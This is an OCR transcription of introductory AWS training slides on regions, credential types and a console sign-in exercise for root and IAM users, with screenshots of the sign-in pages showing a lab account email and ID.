
AWS has the concept of a Region, which is a physical location around the world where aws have cluster data centers.

Availability Zones:

Region is further divided into logical data centers, which is called availability zones.

*AWS have 77 Availability Zones within 24 geographic regions around the world.


AWS Cloud Architecture



- IAM Username & Password
- SSO Username & Password

- Long Term Key : Access Key ID & Secret
- Short Term Key : Access Key ID & Secret & Token

AWS Cloud Authentication Credentials



Credentials
Long Term Credential
Short Term Credential
Graphical User Interface (GUI)
Programmatic Interface (CLI/ SDK)
Programmatic Interface (CLI/ SDK)
1. IAM Username & Password
2. SSO Username & Password
Access Key ID
Secret Access Key
Access Key ID
Secret Access Key
Session Token


EXERCISE -1

Authentication to AWS Management Portal

- IAM Root User’s credential [Username + Password] - Long Term Access
- IAM User’s credential [Username + Password] - Long Term Access
- SSO User’s credential [Username + Password] - Long Term Access

IAM Root User's credential [Username + Password]:

https://console.aws.amazon.com/



signin.aws.amazon.com/signin?redirect_uri=https%3A%2F%2Fus-east-1.console.aws.amazon.com%2Fconsole%2Fhome%3Ffromtb%3Dtrue%26hashArgs%3D%2523%26isauthcode...

Sign in

● Root user
Account owner that performs tasks requiring unrestricted access. Learn more

○ IAM user
User within an account that performs daily tasks. Learn more


Root user email address

admin@atomic-nuclear.site

By continuing, you agree to the AWS Customer Agreement or other agreement for AWS services, and the Privacy Notice. This site uses essential cookies. See our Cookie Notice for more information.

IAM User’s credential [Username + Password]:

https://console.aws.amazon.com/



signin.aws.amazon.com/oauth?client_id=arn%3Aaws%3Asignin%3A%3A%3Aconsole%2Fcanvas&code_challenge=PUcumQl66Uyj8CWexMocGO4cu1-BwXaTSTGdFDFAyfw&code_challen...

Sign in as IAM user

Account ID (12 digits) or account alias

294170659659

